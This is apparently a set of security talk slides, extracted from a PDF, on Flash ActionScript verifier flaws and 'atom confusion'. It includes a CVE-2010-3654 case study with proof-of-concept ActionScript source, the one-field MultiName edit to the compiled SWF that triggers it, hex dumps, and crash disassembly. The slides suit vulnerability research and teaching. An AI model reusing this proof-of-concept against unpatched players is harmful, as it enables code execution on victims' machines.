- Note: Block 2 will also be JITed, because on the Verification's side, this Block is safe as well (since it is not able to connect the Block 2 with Block 3, it thinks Block 2 is only pushing some bytes on the stack).**

# In the Execution Process



- Execution Flow is not safe (L4 and L5 produce un-safe stack for L6 “callproviod”). Will trigger a vulnerability.

# The Whole Stuff

## Verification Flow (through Jumping Target 1)

L1: findpropstric <q>[public]::trace  
L2: pushstring “bbbbbbbb”  
L3: jump L6

Block 1 safe stack

## Execution Flow (through Jumping Target 2)

L4: pushint 0x41414141  
L5: pushstring “aaaaaaaa”  
L6: callpropvoid <q>[public]::trace, 1 params

Block 2 un-safe stack

Block 3

- Verification Flow: Pass the Verification
- Execution Flow: Trigger the Vulnerability

# A Conclusion

- ActionScript Vulnerabilities are due to various program flow calculating errors in the Verification/Generation Process.
- Bytecode Block makes the Verification Process difficult to recognize the correct flow, which results most ActionScript vulnerabilities.
- The inconsistency not only happens on the Bytecode-Block-level, but also may happen on Function-level (Class-level, Package-level).
  - Will give a real example in later case study (CVE-2010-3654).

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# Atom Confusion


- A new concept specifically for ActionScript vulnerability.
- ActionScript vulnerability results in/can be transferred to Atom Confusion situation.
- Consequence of ActionScript vulnerabilities.



# What is an “Atom”

- First disclosed in Dion Blazakis’s JIT Spray paper.

To handle this runtime typing requirement, the ActionScript interpreter represents internal objects using tagged pointers – internal, this object is called an “atom”. Tagged pointers are a common implementation technique to differentiate between those objects stored by value and those stored by reference using the same word sized memory cell. A tagged pointer stores type information in the least significant bits and stores a type specific values in the most significant bits. As shown in Illustration 1, the ActionScript atom is 32 bits wide; it allocates 3 bits to store the type information and uses 29 bits for the value.



# How Atom Looked Like in JITed Code

```
...  
mov    dword ptr [ebp-14], 2BC5732    ; 0x02BC5732 is an  
mov    eax, dword ptr [edi]          ; String Atom  
push   ecx  
push   1  
push   edi  
call   eax                            ; call to "flash!trace()"  
...
```

1. Last 3 bits “010” indicates it is a **String Atom**
2. The original value (the String Pointer) for the String is (un-tag):

$$0x02BC5732 \ \& \ 0xFFFFFFFF8 \ = \ 0x02BC5730$$

# What is an “Atom Confusion” – Just an example

pushint	0x41414141	; push an integer
pushstring	“aaaaaaaa”	; push a string
callpropvoid	<q>[public]::trace, 1 params	; call ?

- If it really bypasses the Verification Process and results in an ActionScript vulnerability...
- “callpropvoid” needs a (function) **Object Atom**, but you input an **Integer Atom**.
- **Atom Confusion thus happens.**
- More details in the coming Case Study part...

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# Background of CVE-2010-3654

- Disclosed as a zero-day attack in late October, 2010, the latest affected Flash Player was flash10k.ocx.
- I posted a blog showing:
  1. Another “dumb fuzzing” case.
  2. On the AVM2 byte code format, this one-byte modification means it changed a MultiName:

MultiName: fl.controls::RadioButtonGroup




MultiName: fl.controls::Button


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- “fl.controls::RadioButtonGroup” to “fl.controls::Button” is still far away to the root cause.
- Thus, I spent much time on simplifying the PoC (as well as developed a Flash ActionScript analyzing tool)

# Simplified Source Code Structure




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
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# Simplified Source Code Structure

Real\_Ref\_Class  
Not really used  
in the Main Class



```
static function static_func1():Original_Class  
function normal_func1();
```

```
static function static_func1():uint {  
    var v:uint = 0x41414141;  
    return v;  
}
```

```
var obj:Original_Class = Original_Class.static_func1();  
obj.normal_func1();
```

# Source Code – Main Class

```
import Original_Class;           //refer to Class "Original_Class"
import Real_Ref_Class;          //refer to Class "Real_Ref_Class"

import flash.display.Sprite;

public class PoC_Main extends Sprite {

    function get get_test1():Real_Ref_Class { //Make sure the "Real_Ref_Class"
        return null;                          //will be compiled in the Flash file
    }

    public function PoC_Main() {

        //return another "Original_Class" object, calling the 1st static function
        var obj:Original_Class=Original_Class.static_func1();

        //call the 1st function (not "static")
        obj.ref_func();
    }
}
```

# Source Code – Original\_Class

```
//Original_Class.as
```

```
public class Original_Class {
```

```
    static function static_func1():Original_Class {  
        return null;  
    }
```

```
    function normal_func1() {  
    }  
}
```

# Source Code – Real\_Ref\_Class

```
//Real_Ref_Class.as
```

```
import flash.display.Sprite;
```

```
public class Real_Ref_Class extends Sprite {
```

```
    static function func1():uint {
```

```
        var v:uint=0x41414141;
```

```
        return v;
```

```
    }
```

```
}
```

```
//return an Integer
```

# Modifying the Compiled Flash File

- In the “MultiName” field:

“<q>[public]::Original\_Class”

=>

“<q>[public]::Real\_Ref\_Class”

- We have two “<q>[public]::Real\_Ref\_Class” in the File.

# “MultiName” Before Modification

0610h:	6E 65 72 08	41 41 41 41	41 41 41 41	08 16 01 18	ner.AAAAAAAAAA....
0620h:	02 17 01 16	08 18 07 18	03 16 0D 02	01 01 11 07	.....
0630h:	01 02 07 01	03 07 01 04	07 01 05 07	03 06 07 01	.....
0640h:	07 07 04 09	07 03 0A 07	03 0B 07 03	0C 09 02 01	.....

Template Results - SWF\_t51.bt

Name	Value
<input type="checkbox"/> struct MULTINAMES multinames	
<input checked="" type="checkbox"/> struct MULTINAME_INFO multiname[0]	<q>[public]::Original_Class
<input checked="" type="checkbox"/> struct MULTINAME_INFO multiname[1]	<q>[public]::Real_Ref_Class
<input checked="" type="checkbox"/> struct MULTINAME_INFO multiname[2]	<q>[public]::String
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<input checked="" type="checkbox"/> struct MULTINAME_INFO multiname[4]	<q>[packageinternal]::ref_func
<input checked="" type="checkbox"/> struct MULTINAME_INFO multiname[5]	<q>[public]::PoC_Main
<input checked="" type="checkbox"/> struct MULTINAME_INFO multiname[6]	<q>[public]flash.display::Sprite
<input checked="" type="checkbox"/> struct MULTINAME_INFO multiname[7]	<q>[packageinternal]::get_test1
<input checked="" type="checkbox"/> struct MULTINAME_INFO multiname[8]	<q>[packageinternal]::static_func1
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<input checked="" type="checkbox"/> struct MULTINAME_INFO multiname[10]	<multi>[public]::Original_Class
<input checked="" type="checkbox"/> struct MULTINAME_INFO multiname[11]	<q>[public]flash.events::EventDispatcher
<input checked="" type="checkbox"/> struct MULTINAME_INFO multiname[12]	<q>[public]flash.display::DisplayObject
<input checked="" type="checkbox"/> struct MULTINAME_INFO multiname[13]	<q>[public]flash.display::InteractiveObject
<input checked="" type="checkbox"/> struct MULTINAME_INFO multiname[14]	<q>[public]flash.display::DisplayObjectContainer
<input checked="" type="checkbox"/> struct MULTINAME_INFO multiname[15]	<multi>[public]::Real_Ref_Class

# “MultiName” After Modification

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0640h:	07 07 04 09	07 03 0A 07	03 0B 07 03	0C 09 02 01	.....

Template Results - SWF\_t51.bt

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# Got a crash

## Internet Explorer

### Error signature

AppName: iexplore.exe

AppVer: 6.0.2900.5512

ModName: unknown

ModVer: 0.0.0.0

Offset: 02ebcfbb

### Reporting details

This error report includes: information regarding the condition of Internet Explorer when the problem occurred; the operating system version and computer hardware in use; your Digital Product ID, which could be used to identify your license; and the Internet Protocol (IP) address of your computer.

**It crashed in the JITed function  
so it does not fall in any module.**

or any other form of personally identifiable information such as your name, address, telephone number, e-mail address, or other information that could be used to determine your identity, if

The data that we collect will only be used to fix the problem. If more information is available, we will tell you when you report the problem. This error report will be sent using a secure connection to a database with limited access and will not be used for marketing purposes.

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Close

# Analyzing the crash

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02DA9FB7  test  eax, eax
02DA9FB9  je    short 02DA9FE4
02DA9FBB  mov    ecx, dword ptr [eax+8]
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02DA9FC7  mov    eax, dword ptr [ecx]
02DA9FC9  push  edx
02DA9FCA  push  0
02DA9FCC  push  ecx
02DA9FCD  call  eax
```

; crashed here, [41414141h+8] = ?

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Let's go into this call!



```

seg000:0000FECB  push  ebp
seg000:0000FECB  mov   ebp, esp
seg000:0000FECB  sub   esp, 18h
seg000:0000FED3  mov   ecx, [ebp+arg_0]
seg000:0000FED6  lea  eax, [ebp+var_C]
seg000:0000FED9  mov   edx, ds:2AD9064h
seg000:0000FEDF  mov   [ebp+var_8], ecx
seg000:0000FEE2  mov   [ebp+var_C], edx
seg000:0000FEE5  mov   ds:2AD9064h, eax
seg000:0000FEEB  mov   edx, ds:2AD9058h
seg000:0000FEF1  cmp   eax, edx
seg000:0000FEF3  jnb  short loc_FEFA
seg000:0000FEF3
seg000:0000FEF5  call  10398400
seg000:0000FEF5
seg000:0000FEFA
seg000:0000FEFA loc_FEFA:                ; CODE XREF: sub_FECB+26j
seg000:0000FEFA  mov   eax, 41414141h
seg000:0000FEFF  mov   ecx, [ebp+var_C]
seg000:0000FF02  mov   ds:2AD9064h, ecx
seg000:0000FF08  mov   esp, ebp
seg000:0000FF0A  pop   ebp
seg000:0000FF0B  retn

```





# JITed Main Function

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                                           ; Real_Ref_Class
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
It is actually the JITed code for:

```
var obj:Original_Class = Original_Class.static_func1();
```

**But it becomes:**

